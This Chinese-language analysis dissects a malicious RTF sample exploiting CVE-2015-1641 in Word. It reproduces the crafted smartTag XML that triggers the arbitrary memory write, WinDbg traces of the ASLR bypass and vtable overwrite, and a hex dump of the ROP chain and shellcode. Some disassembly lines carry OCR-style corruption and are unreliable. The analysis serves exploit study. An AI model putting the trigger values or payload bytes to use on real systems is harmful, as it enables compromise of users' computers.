# CVE-2015-1641 Word 利用样本分析

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### 0 引子

本文我们将通过一个恶意文档的分析来理解漏洞 CVE-2015-1641(MS15-033)的具体利用过程,以此还原它在现实攻击中的应用。就目前来看,虽然该 Office 漏洞早被修复,但由于其受影响版本多且稳定性良好,相关利用在坊间依旧比较常见,因此作为案例来学习还是很不错的。

# 1 样本信息

分析中用到的样本信息如下:

SHA256: 8bb066160763ba4a0b65ae86d3cfedff8102e2eacbf4e83812ea76ea5ab61a31

大小: 967,267 字节 类型: RTF 文档

和大多数情形一样,漏洞的利用是借助嵌入OLE对象来实现的,我们可由 <u>oletools</u> 工具包中的 rtfobj.py 进行查看:

```
File: 'C:\\sample\\8bb066160763ba4a0b65ae86d3cfedff8102e2eacbf4e83812ea76ea5ab61
a31' – size: 967267 bytes
id ¦index
              !OLE Object
                                               10LE Package
   10000109Bh |format_id: 2 (Embedded)
                                               Not an OLE Package
              iclass name:
              l'otkloadr.WRAssembly.1'
              ldata size: 1
   !0000323Ch !format_id: 2 (Embedded)
                                               Not an OLE Package
              Iclass name: 'Word.Document.12'
              ldata size: 49152
   10002042Ch |format_id: 2 (Embedded)
                                               !Not an OLE Package
              !class name: 'Word.Document.12'
              !data size: 31232
   100034COCh |format_id: 2 (Embedded)
                                               !Not an OLE Package
              !class name: 'Word.Document.12'
              ldata size: 50688
```

图0 借助 rtfobj.py 分析样本

这里我们先对这些嵌入对象做个简要介绍,详细的分析见后文。其中 otkloadr.WRAssembly.1 为

ProgID,用于加载OTKLOADR.DLL模块,从而引入MSVCR71.DLL模块来绕过ASLR保护。而剩下的3个对象均为Word文档,我们可分别对它们进行提取,id为1的文档用来进行堆喷布局,id为2的文档用来触发漏洞利用,id为3的文档作用未知,样本中余下的数据为异或加密后的shellcode、恶意程序以及最终呈现给用户的Word文档。

此外,由于rtf文档在格式上组织起来比较简单,有时为了调试的方便,我们可以仅抽取样本中的部分对象数据进行分析。若无特殊说明,文中的分析环境均为Win7 x86+Office 2007(wwlib.dll的版本号为12.0.4518.1014)。

# 2 漏洞原理分析

下面我们来大致看下漏洞的原理,通过 rtfobj.py 提取上述id为2的Word文档,将其后缀改为zip后解压,可在 document.xml 文件中找到如下的XML片段,红色标注部分即样本实现利用的关键所在:

```
<w:smartTag w:uri="urn:schemas:contacts" w:element="&#xBD50;&#x7C38;">
   <w:permStart w:id="1148" w:edGrp="everyone"/>
       <w:moveFromRangeStart w:id="4294960790" w:name="ABCD" w:displacedByCustomXml="next"/>
       <w:moveFromRangeEnd w:id="4294960790" w:displacedByCustomXml="prev"/>
    <w:permEnd w:id="1148"/>
</w:smartTag>
<w:smartTag w:uri="urn:schemas:contacts" w:element="&#xBD68;&#x7C38;">
    <w:permStart w:id="4160223222" w:edGrp="everyone"/>
       <w:moveFromRangeStart w:id="2084007875" w:name="ABCE" w:displacedByCustomXml="next"/>
       <w:moveFromRangeEnd w:id="2084007875" w:displacedByCustomXml="prev"/>
   <w:permEnd w:id="4160223222"/>
</w:smartTag>
<w:smartTag w:uri="urn:schemas:contacts" w:element="&#xBD60;&#x7C38;">
   <w:permStart w:id="1" w:edGrp="everyone"/>
       <w:moveFromRangeStart w:id="4294960726" w:name="ABCF" w:displacedByCustomXml="next"/>
       <w:moveFromRangeEnd w:id="4294960726" w:displacedByCustomXml="prev"/>
    <w:permEnd w:id="1"/>
</w:smartTag>
<w:smartTag w:uri="urn:schemas:contacts" w:element="&#xBD80;&#x7C38;">
   <w:permStart w:id="1" w:edGrp="everyone"/>
       <w:moveFromRangeStart w:id="150997000" w:name="ABCG" w:displacedByCustomXml="next"/>
       <w:moveFromRangeEnd w:id="150997000" w:displacedByCustomXml="prev"/>
    <w:permEnd w:id="1"/>
</w:smartTag>
```

图1 引起类型混淆的 smartTag 标签

简单来说,此漏洞是由于wwlib.dll模块在处理标签内容时存在的类型混淆错误而造成的任意内存写,即用于

处理customXml标签的代码没有进行严格的类型检查,导致其错误处理了smartTag标签中的内容。

我们来具体跟下,首先将样本中id为2的这部分内容手动抽取(非 rtfobj.py 提取)出来另存为一个rtf文档,然后作为 winword.exe 的打开参数载入WinDbg,直接运行可以看到程序在如下位置处崩溃了,注意此时ecx寄存器的值对应第一个smartTag标签中的element值:

```
(46c.628): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=03cceb98 ebx=028d0000 ecx=7c38bd50 edx=00000000 esi=009daeb0 edi=03754940 eip=69059d30 esp=0017c6b0 ebp=0017c6b8 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202
wwlib!DllGetClassObject+0x50e6:
                                       esi,dword ptr [ecx] ds:0023 7c38bd50=????????
69059d30 8b31
0:000> ub
wwlib!DllGetClassObject+0x50d5:
69059d1f 8d75ec
69059d22 ebdd
69059d24 55
69059d25 8bec
                                       esi,[ebp-14h]
                             lea
                                       wwlib!DllGetClassObject+0x50b7 (69059d01)
                              jmp
                            push
                                       ebo
                             MOV
                                       ebp,esp
69059d27 8b4508
                            MOV
                                       eax, dword ptr [ebp+8]
69059d2a 8b08
                             MOV
                                       ecx, dword ptr [eax]
69059d2c 56
                            push
                                       esi
69059d2d ff750c
                            push
                                       dword ptr [ebp+0Ch]
0:000> u
wwlib!DllGetClassObject+0x50e6:
69059d30 8b31
                             MOV
                                       esi, dword ptr [ecx]
69059d32 56
69059d33 50
                             push
                                       esi
                             push
                                       eax
                           call
test
69059d34 e80f000000
                                       wwlib!DllGetClassObject+0x50fe (69059d48)
69059d39 85c0
                             test
                                       eax,eax
69059d3b 0f84c44b2e00
                                      wwlib!DllGetLCID+0x8e43b (6933e905)
                             ie
69059d41 8bc6
69059d43 5e
                             MOV
                                      eax.esi
                             pop
                                       esi
0:000> bl 6
 6 d 69059d30
                   0001 (0001) 0:**** wwlib!DllGetClassObject+0x50e6 ".if(ecx=<mark>7c38bd50</mark>){}.else{gc}"
                                                  图2 程序的崩溃点
```

我们在上述崩溃点下条件断点,同时将id为0的内容也添加到该rtf文档中,重新载入WinDbg。单步往下跟可以来到如下计算待写入内存地址的函数,可以看到该内存地址是根据smartTag标签中的element值计算出来的:

```
eax=7c38bd50 ebx=00000004 ecx=0381fb98 edx=00000003 esi=00000003 edi=0381fb98
eip=697f9d6d esp=001bc69c ebp=001bc6a8 iopl=0
                                                       nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                  ef1=00000202
wwlib!DllGetClassObject+0x5123:
697f9d6d e82e000000
                                 wwlib!DllGetClassObject+0x5156 (697f9da0)
                         call
0:000> uf 697f9da0
wwlib!DllGetClassObject+0x5156:
697f9da0 8b09
                                 ecx, dword ptr [ecx]
697f9da2 8b01
                                 eax, dword ptr [ecx]
                         MOV
697f9da4 3bd0
                         cmp
                                 edx.eax
697f9da6 0f83a5970200
                                 wwlib!DllGetClassObject+0x2e907 (69823551)
                         jae
wwlib!DllGetClassObject+0x5162:
697f9dac 8b4108
                                 eax, dword ptr [ecx+8]
                         MOV
697f9daf Ofafc2
                         imul
                                 eax,edx
697f9db2 03410c
                         add
                                 eax, dword ptr [ecx+0Ch]
697f9db5 03c1
                         add
                                 eax,ecx
697f9db7 c3
                         ret
wwlib!DllGetClassObject+0x2e907:
69823551 8bd0
                         M \cap W
                                 edx,eax
69823553 e95468fdff
                                 wwlib!DllGetClassObject+0x5162 (697f9dac)
                         jmp
0:000> ? poi(ecx)
Evaluate expression: 2084093264 = 7c38bd50
eax=7c38bd74 ebx=00000004 ecx=7c38bd50 edx=00000003 esi=00000003 edi=0381fb98
eip=697f9d72 esp=001bc69c ebp=001bc6a8 iopl=0
                                                       nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023
                                    fs=003b qs=0000
                                                                  ef1=00000206
wwlib!DllGetClassObject+0x5128:
697f9d72 3b750c
                                 esi,dword ptr [ebp+0Ch] ss:0023:001bc6b4=00000003
                         CMD
```

图3 计算待写入的内存地址

而后程序会调用memcpy函数向待写入内存进行数据拷贝,拷贝的内容即为moveFromRange\*标签的id值, 因此通过控制上述smartTag标签的两个特定值能实现任意内存地址写入,样本中的这几个值都是精心构造 的:

```
eax=7c38bd74 ebx=00000004 ecx=001bc6e0 edx=7c38bd74 esi=7c38bd74 edi=00000004
eip=697f99d9 esp=001bc67c ebp=001bc690 iopl=0
                                                      nv up ei ng nz ac pe cy
        ss=0023
                 ds=0023 es=0023 fs=003b qs=0000
cs=001b
                                                                 ef1=00000297
wwlib!DllGetClassObject+0x4d8f:
697f99d9 e80c000000
                                 wwlib!DllGetClassObject+0x4da0 (697f99ea)
                         call
0:000> t
eax=7c38bd74 ebx=00000004 ecx=001bc6e0 edx=7c38bd74 esi=7c38bd74 edi=00000004
eip=697f99ea esp=001bc678 ebp=001bc690 iopl=0
                                                      nv up ei ng nz ac pe cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                 ef1=00000297
wwlib!DllGetClassObject+0x4da0:
697f99ea ff25c0277f69
                                 dword ptr [wwlib+0x27c0 (697f27c0)] ds:0023:
0:000> p
eax=7c38bd74 ebx=00000004 ecx=001bc6e0 edx=7c38bd74 esi=7c38bd74 edi=00000004
eip=6e7f4fb0 esp=001bc678 ebp=001bc690 iopl=0
                                                      nv up ei ng nz ac pe cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                 ef1=00000297
MSVCR80!memcpy:
6e7f4fb0 55
                         push
                                 ebp
0:000> dd esp 14
001bc678
         697f99de 7c38bd74 001bc6e0 00000004
0:000> dd 001bc6e0 14
         ffffe696 00000000 00000001 00000000
001bc6e0
0:000> dd 7c38bd74 14
         0000000c 00000008 0000000c 00000009
7c38bd74
0:000> qu
eax=7c38bd74 ebx=00000004 ecx=00000001 edx=00000000 esi=7c38bd74 edi=00000004
eip=697f99de esp=001bc67c ebp=001bc690 iopl=0
                                                      nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                 ef1=00000206
wwlib!DllGetClassObject+0x4d94:
697f99de 8<mark>3c40c</mark>
0:000> dd 7c38bd74 14
7c38bd74 ffffe696 00000008 0000000c 00000009
```

#### 图4 向待写入内存地址写入特定数据

针对该漏洞的补丁如下图所示,为了尽可能减少不相关因素的影响,这里比对的wwlib.dll版本号分别为12.0.6718.5000和12.0.6720.5000。可以看出,在处理customXml标签的代码中多了一个条件判断:




图5 补丁前后的比对结果

如果存在类型混淆的情况,那么该条件是不会满足的,即相应的处理函数不一致,也就不会对样本中的 smartTag标签内容进行处理了:

```
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=01f88000
eip=6a1a8cbe esp=0029c394 ebp=0029d55c iopl=0
                                                       nv up ei pl zr na pe no
cs=001b
                          es=0023 fs=003b gs=0000
        ss=0023 ds=0023
                                                                  ef1=00000246
wwlib!wdCommandDispatch+0x3f5b66:
                                 dword ptr [ebx+44h],ecx ds:0023:02a361c4=03459240
6a1a8cbe 394b44
0:000> ? poi(poi(poi(ebx+44)+4))
Evaluate expression: 2084093264 = 7c38bd50
0:000> u
wwlib!wdCommandDispatch+0x3f5b66:
6a1a8cbe 394b44
                                 dword ptr [ebx+44h].ecx
                         CMD
6a1a8cc1 bf3b55656a
                                 edi,offset wwlib!DllCanUnloadNow+0x3a8e06 (6a65553b)
                        mov
                                 wwlib!wdCommandDispatch+0x3f5b92 (6a1a8cea)
6a1a8cc6 7522
                         jne
6a1a8cc8 bee00f0000
6a1a8ccd 56
                                 esi,0FE0h
                         MOV
                         push
                                 esi
6a1a8cce ff157c807d6a
                         call
                                 dword ptr [wwlib!DllGetClassObject+0x4341c (6a7d807c)]
6a1a8cd4 85c0
                         test
                                 eax,eax
6a1a8cd6 894344
                                 dword ptr [ebx+44h],eax
                         M \cap V
0:000> p
eax=000000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=01f88000
eip=6a1a8cc1 esp=0029c394 ebp=0029d55c iopl=0
                                                       nv up ei pl nz na po nc
                           es=0023 fs=003b gs=0000
cs=001b
        ss=0023 ds=0023
                                                                  ef1=00000202
wwlib!wdCommandDispatch+0x3f5b69:
                                 edi,offset wwlib!DllCanUnloadNow+0x3a8e06 (6a65553b)
6a1a8cc1 bf3b55656a
0:000>
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=6a65553b
eip=6a1a8cc6 esp=0029c394 ebp=0029d55c iopl=0
                                                       nv up ei pl nz na po nc
        ss=0023 ds=0023
                          es=0023
                                   fs=003b qs=0000
                                                                  ef1=00000202
wwlib!wdCommandDispatch+0x3f5b6e:
6a1a8cc6 7522
                         jne
                                 wwlib!wdCommandDispatch+0x3f5b92 (6a1a8cea) [br=1]
0:000>
eax=000000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=6a65553b
eip=6a1a8cea esp=0029c394 ebp=0029d55c iopl=0
                                                       nv up ei pl nz na po nc
                          es=0023
                                    fs=003b gs=0000
                                                                  ef1=00000202
        ss=0023 ds=0023
cs=001b.
wwlib!wdCommandDispatch+0x3f5b92
                                 dword ptr [ebx+48h],edi ds:0023:02a361c8=69beaa68
6a1a8cea 397b48
                        cmp
0:000>
eax=00000001 ebx=02a36180 ecx=00000000 edx=00000000 esi=0029d5a0 edi=6a65553b
eip=6a1a8ced esp=0029c394 ebp=0029d55c iopl=0
                                                       nv up ei ng nz ac pe cy
                                   fs=003b gs=0000
cs=001b ss=0023 ds=0023 es=0023
                                                                  ef1=00000297
wwlib!wdCommandDispatch+0x3f5b95:
6a1a8ced 7533
                                 wwlib!wdCommandDispatch+0x3f5bca (6a1a8d22) [br=1]
```

图6 补丁后原漏洞点的执行流程

# 3 漏洞利用分析

#### 3.1 执行流控制

接着我们看下样本如何实现程序执行流的控制,首先需要绕过ASLR保护,可以知道id为0的OLE对象其CLSID如下:



图7 otkloadr.WRAssembly.1 对应的 CLSID

我们在ole32模块的CoCreateInstance函数上下断,此函数的作用是初始化OLE对象,可以看到程序会加载OTKLOADR.DLL模块,而OTKLOADR.DLL模块又引用了MSVCR71.DLL模块中导出的接口函数,所以该模块也会被加载:

```
0:000> bl 9 10
9 e 76ec9d0b
10 e 7549ba97
                                 0001 (0001) 0:**** ole32!CoCreateInstance ".if(dwo(dwo(esp+4))=a08a033d){}.else{gc}" 0001 (0001) 0:**** KERNELBASE!LoadLibraryExW
0:000>
eax=00204fcc ebx=00000403 ecx=5b0ef79b edx=00000000 esi=035c26f8 edi=00204fcc eip=76ec9d0b esp=00204f68 ebp=00204fe0 iopl=0 nv up ei pl nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
ole32!CoCreateInstance:
 76ec9d0b 8bff
                                              MOV
                                                             edi.edi
0:000> dd poi(esp+4) L4
00204fcc a08a033d 4ab61a75 d0ea66a1 5979542f
0:000> g
Breakpoint 10 hit
eax=00000000 ebx=00203fa4 ecx=76fc67bc edx=00001800 esi=00000000 edi=00203f78 eip=7549ba97 esp=00203f10 ebp=00203f28 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 KERNELBASE|LoadLibraryExV:
 7549ba97 8bff
                                              MOV
                                                             edi.edi
0:000> du poi(esp+4)
00203fa4 "C:\Program Files\Microsoft Offic"
00203fe4 "e\Office12\ADDINS\OTKLOADR.DLL"
0:000> gu
ModLoad: 035d0000 035e4000

ModLoad: 75770000 75865000

ModLoad: 75930000 75a66000

ModLoad: 75260000 753fd000

ModLoad: 75270000 7527c000

ModLoad: 768b0000 76ab000
                                                    C:\Program Files\Microsoft Office\Office12\ADDINS\OTKLOADR.DLL
C:\Windows\system32\WININET.dll
C:\Windows\system32\urlmon.dll
C:\Windows\system32\CRYPT32.dll
C:\Windows\system32\MSASN1.dll
C:\Windows\system32\MSASN1.dll
ModLoad: 7c340000 7c395000
```

#### 图8 OTKLOADR.DLL 模块的加载

#### 而MSVCR71.DLL模块并未启用ASLR保护、样本将借此绕过ASLR保护:

名称	描述	公司	版本	基址	大小	ASLR
MSTR2TSC.DLL	Microsoft TC/SC Converter	Microsoft Corporation	12.0.4506.1000	0x6D470000	0x16000	ASLR
msvbvm60.dll	Visual Basic Virtual Machine	Microsoft Corporation	6.0.98.15	0x72940000	0x153000	
MSVCR71.DLL	Microsoft? C Runtime Library	Microsoft Corporation	7.10.2179.0	0x7C340000	0x55000	
msvcr80.dll	Microsoft? C Runtime Library	Microsoft Corporation	8.0.50727.4940	0x6CC60000	0x9B000	ASLR
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	7.0.7600.16385	0x75870000	0xAC000	ASLR
MSWORD.OLB	Microsoft Office Word	Microsoft Corporation	12.0.4518.1014	0x3860000	0xB9000	n/a

图9 MSVCR71.DLL 模块未启用 ASLR 保护

对于仅抽取样本中id为0和2这两部分对象内容的rtf文档来说,最终会触发程序的内存访问违规,从函数的调用栈可以看出其上层应为虚函数调用,这种情况一般通过进程的栈空间来查找函数返回地址,以此分析调用关系。这里显然不能通过目前的esp进行查找,我们回溯几条指令后下断并重新执行:

```
(a0.b60): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=09000808 ecx=09000808 edx=00000020 esi=7c342278 edi=00000000
eip=7c376fca esp=09000808 ebp=053ffa88 iopl=0
                                                         nv up ei pl zr na pe nc
        ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                                     ef1=00010246
cs=001b
MSVCR71!ldexp+0x20de:
7c376fca 5b
                                   ebx
                          pop
0:006> ub
MSVCR71!ldexp+0x20ce:
7c376fba 8b4ddc
                                   ecx, dword ptr [ebp-24h]
                          MOV
7c376fbd e827abfcff
                                   MSVCR71!strlen+0x318 (7c341ae9)
                          call
7c376fc2 5f
                          pop
                                   edi
7c376fc3 5e
                          pop
                                   esi
7c376fc4 5b
                                   ebx
                          pop
7c376fc5 8be5
                                   esp,ebp
                          MOV
7c376fc7 5d
                          pop
                                   ebp
7c376fc8 8be3
                          MOV
                                   esp,ebx
0:006> u
MSVCR71!ldexp+0x20de:
7c376fca 5b
                                   ebx
                          pop
7c376fcb c3
                          ret
7c376fcc 55
                          push
                                   ebp
7c376fcd 8bec
                                   ebp,esp
                          MOV
7c376fcf 83ec24
                          sub
                                   esp,24h
7c376fd2 a118a1387c
7c376fd7 8945fc
                                   eax,dword ptr [MSVCR71!__non_rtti_object::`vft
                          m 🗆 37
                                   dword ptr [ebp-4],eax eax,dword ptr [ebp+14h]
                          m 🗆 37
7c376fda 8b4514
                          MOV
0:006> kb
ChildEBP RetAddr Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
053ffa88 00000000 7c34229b 7c340000 00000003 MSVCR71!ldexp+0x20de
0:006> u 7c376fc5
MSVCR71!ldexp+0x20d9:
```

#### 图10 程序出现内存访问违规

#### 此时再查看栈空间中的符号信息如下:

```
Breakpoint 11 hit
eax=00000000 ebx=09000808 ecx=09000808 edx=00000020 esi=7c342278 edi=00000000
eip=7c376fc5 esp=059afaa8 ebp=059afab8 iopl=0
                                                       nv up ei pl zr na pe no
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                  ef1=00000246
MSVCR71!ldexp+0x20d9:
7c376fc5 8be5
                         MOV
                                 esp,ebp
0:009> dds esp-20
059afa88
         00301bc0
059afa8c
          059afb48
059afa90
         003010f0
059afa94
          e8dd6d50
059afa98
         fffffffe
059afa9c
         00000001
059afaa0
          7c342278 MSVCR71!free+0x12b
059afaa4
          09000808
059afaa8
          7c342298 MSVCR71!free+0x14b
059afaac
          00000000
059afab0
          00000000
059afab4
          059afacc
059afab8
          059afad8
059afabc
          771089d8 ntdll!LdrpCallInitRoutine+0x14
059afac0
          7c340000 MSVCR71
059afac4
          00000003
059afac8
          00000000
059afacc
          003010f0
059afad0
          00000000
          00301bc0
059afad4
059afad8
          059afb7c
          770df73a ntdll!LdrShutdownThread+0xe6
059afado
059afae0
          7c34229b MSVCR71!free+0x14e
```

进一步分析可知,下述红色标识的指令即为相应的虚函数调用指令,其中,跳转的目的地址为0x7c376fc3,同时压入的参数为0x09000808,我们注意到这两个值就是smartTag标签中moveFromRange\*的id值:

Offset: MSVCR71!free+0x12	0		
7c342256 e8e7000000 7c34225b c20400 7c34225e 8b0d30a4387c 7c342264 83f9ff	call ret mov	MSVCR71!free+0x1f5 (7c342342) 4 ecx.dword ptr [MSVCR71!aexit_rtn+0x4 ecx.0FFFFFFFFh	(7c38a430)]
7c342267 7423 7c342269 8b442404 7c34226d 85c0	cmp je mov test	MSVCR71!free+0x13f (7c34228c) eax.dword ptr [esp+4] eax.eax	0x09000808
7c34226f 7507 7c342271 51 7c342272 ff1528a4387c	jne push call		0x7c376fc3 ::`vftable'+0xb3d0 (7c38a428)]
7c342278 50 7c342279 e820ffffff 7c34227e 6a00	push call push	eax MSVCR71!free+0x51 (7c34219e) 0	

图12 相应的上层虚函数调用

这与样本借助此漏洞实现的内存写入操作正好是相对应的,因此,通过覆盖MSVCR71.DLL模块中的虚表指针,样本获得了eip控制权,另一方面,覆盖后的入参则是与下小节讨论的堆喷布局有关:

```
eax=7c38a428 ebx=00000007 ecx=0017c374 edx=7c38a428 esi=7c38a428 edi=00000007
eip=6d924fb0 esp=0017c30c ebp=0017c324 iopl=0
                                                 nv up ei ng nz ac po cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                            ef1=00000293
MSVCR80!memcpy:
6d924fb0 55
                       push
                              ebp
0:000> dd esp 14
0017c30c 698d99de 7c38a428 0017c374 00000007
0:000> gu
eax=7c38a428 ebx=00000007 ecx=00000001 edx=00000003 esi=7c38a428 edi=00000007
eip=698d99de esp=0017c310 ebp=0017c324 iopl=0
                                                nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                            ef1=00000202
wwlib!DllGetClassObject+0x4d94:
698d99de 83c40c
                       add
                              esp,0Ch
0:000> q
eax=7c38a430 ebx=0000000a ecx=0017c374 edx=7c38a430 esi=7c38a430 edi=0000000a
eip=6d924fb0 esp=0017c30c ebp=0017c324 iopl=0
                                                 nv up ei ng nz ac po cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                            ef1=00000293
MSVCR80!memcpy:
6d924fb0 55
                       push
0:000> dd esp 14
0017c30c 698d99de 7c38a430 0017c374 0000000a
0:000> gu
eax=7c38a430 ebx=0000000a ecx=00000002 edx=00000002 esi=7c38a430 edi=0000000a
eip=698d99de esp=0017c310 ebp=0017c324 iopl=0
                                                 nv up ei pl nz na po nc
                                                            ef1=00000202
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
wwlib!DllGetClassObject+0x4d94:
698d99de 83c40c
                              esp,0Ch
```

图13 利用此漏洞实现的内存写入操作

当然,根据Office分析环境的不同,上述获取eip的流程会存在差异,应该是样本出于兼容性方面的考虑。

#### 3.2 shellcode

再接着我们来看一下shellcode,此样本中有两部分shellcode,第一部分会由堆喷布局到内存中。Office的堆

喷一般通过activeX控件来实现,我们借助 rtfobj.py 提取样本中id为1的Word文档,解压后可在activeX 目录得到如下文件列表,其中布局数据保存在activeX.bin文件中,更多相关讨论可参考此blog:




图14 用于实现堆喷的文件列表

#### 堆喷后进程空间的分布情况如下:

*****	6ee0000 70e0000 72e0000 74e0000 76e0000 7ae0000 7ce0000 7ee0000 80e0000 82e0000 84e0000	70e0000 72e0000 74e0000 76e0000 78e0000 7ae0000 7ce0000 80e0000 82e0000 84e0000 88e0000	200000 200000 200000 200000 200000 200000 200000 200000 200000 200000 200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE
*	88e0000	8ae0000	200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE
*	8ae0000	8ce0000	200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE
*	8ce0000	8ee0000	200000	MEM PRIVATE		PAGE READWRITE
*	8ee0000	90e0000	200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE
*	90e0000	92e0000	200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE
*	92e0000	94e0000	200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE
*	94e0000	96e0000	200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE
*	96e0000	98e0000	200000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE

图15 堆喷后的进程空间

因此,程序通过堆喷能将activeX.bin文件中的数据精确布局到内存空间上,其中包含了ROP链和shellcode。 而样本在获得eip后会进行栈转移操作,也就是将前面的入参0x09000808赋给esp,从而将其引到ROP链上执行:

```
04 24 34 7C 04 24 34 7C 04 24 34 7C 04 24 34 7C
                                                   $41 $41 $41 $41
04 24 34 7C 04 24 34 7C
                         04 24 34 7C 04 24 34 7C
                                                   $4| $4| $4| $4|
04 24 34 7C 04 24 34 7C EB 51 36 7C EB 51 36
                                                   $41 $4180618061
         7C 01 02 00
                            43 34 7C 40 00 00 00
                                                   +7|
                                                  (5|Ç9|ž.4| ×4|
28 1A 35 7C C7 OF 39
                            2E 34 7C OF A4 34
                                              7C
DC 50 36 7C A3 15 34 7C
                         97 7F 34 7C 51 A1 37
                                                  ÜP6|£ 4|- 4|Q;7|
                                              7C
  8C 37 7C 30 5C 34 7C
                         90
                                     90 90 90
                                              90 MŒ7[0\4]
  90 90 90 90
               90
                  90
                     90
                         90
                                     90 90 90 90
                                                      1Édkg0kv kv
  90 90
        90 31 C9
                  64
                     8B
                         71 30 8B 76 0C 8B 76
                                              0C
AD 8B 30 8B 76 18 EB 57
                         60 89 F3 56 8B 73 3C 8B
                                                  -< 0< v ëW`%óV< s<<
                                                  t x PV<v P1ÉIA-
74 1E 78 01 DE 56 8B 76
                         20 01 DE 31 C9 49 41 AD
                                                   ØV1ö ¾ 8Öt ÁÎ
01 D8 56 31 F6 OF BE 10
                         38 D6 74 08 C1 CE 07 01
                                                  Ö@ëñ9u ^uäZ%ß⟨Z$
D6 40 EB F1 39 75 00 5E
                         75 E4 5A 89 DF 8B 5A 24
                                                   ûfk KkZ ûk k ø
01 FB 66 8B 0C 4B 8B 5A
                        1C 01 FB 8B 04 8B 01 F8
89 45 00 5E 83 C5 04 83
                         7D 00 00 75 AC 61 C3 89
                                                  %E ^fÅ f} u¬aÃ%
                                                  çÇ gYÞ ÇG
E7 C7 07 67 59 DE 1E C7
                         47 04 00 00 00 00 89 FD
E8 93 FF FF FF 6A 40 68
                         00 30 00 00 68 00 00 50
                                                  è"ÿÿÿj@h 0
                                                              h
00 6A 00 FF 17
                                  47 10 89 77 14
                                                   j ÿ ‰Ç G$‰G ‱w
                                                  ÇŽ ¬ÇGÂKÇG
C7 07 8E 13 0A
                  shellcode
                                  4B 01 C7 47 08
                                                             ‰ýèVÿ
7D F0 A5 9A C7
                                  89 FD E8 56 FF
                                                  }ð¥šÇG
                                                  ÿÿ1öfÆ j Vÿ =
FF FF 31 F6 83 C6 04 6A
                         00 56 FF 17 3D 00 A0 00
00 7C F1 3D 00 00 20 00
                        7F EA 89 47 18 89 77 1C
                                                   |ñ=
                                                           ê‰G ‰w
31 DB 53 53 53 6A 02 53
                        FF 77 1C FF 57 04 83 F8
                                                  1ÛSSSj Sÿw ÿW fø
00 74 D1 31 DB 53 53 53
                         6A 04 50 FF 57 08 83 F8
                                                   tÑ1ÛSSSj PVW fø
00 74 C1 89 47 20 81 38
                         7B 5C 72 74 75 B6 05 00
                                                   tÅ%G 8{\rtu¶
                        FE FE FE FE 75 F5 40 80
00 01 00 83 C0 04 81 38
                                                     fÀ 8þþþþuő@€
38 FE 74 FA 83 38 FF 75
                         EA 83 CO 04 89 C6 FF 77
                                                  8btúf8ÿuêfÀ %Æÿw
10 FF 77 18 FF 77 1C FF
                         77 20 FF 77 14 8D BF 00
                                                   S WÜ WÜ WÜ WÜ
10 00 00 89 F8 B9 00 10
                         00 00 F3 A4 FF E0 CC CC
                                                     %ø¹
                                                            ó¤ÿàÌÌ
04 24 34 7C 04 24 34 7C
                         04 24 34 7C 04 24 34 7C
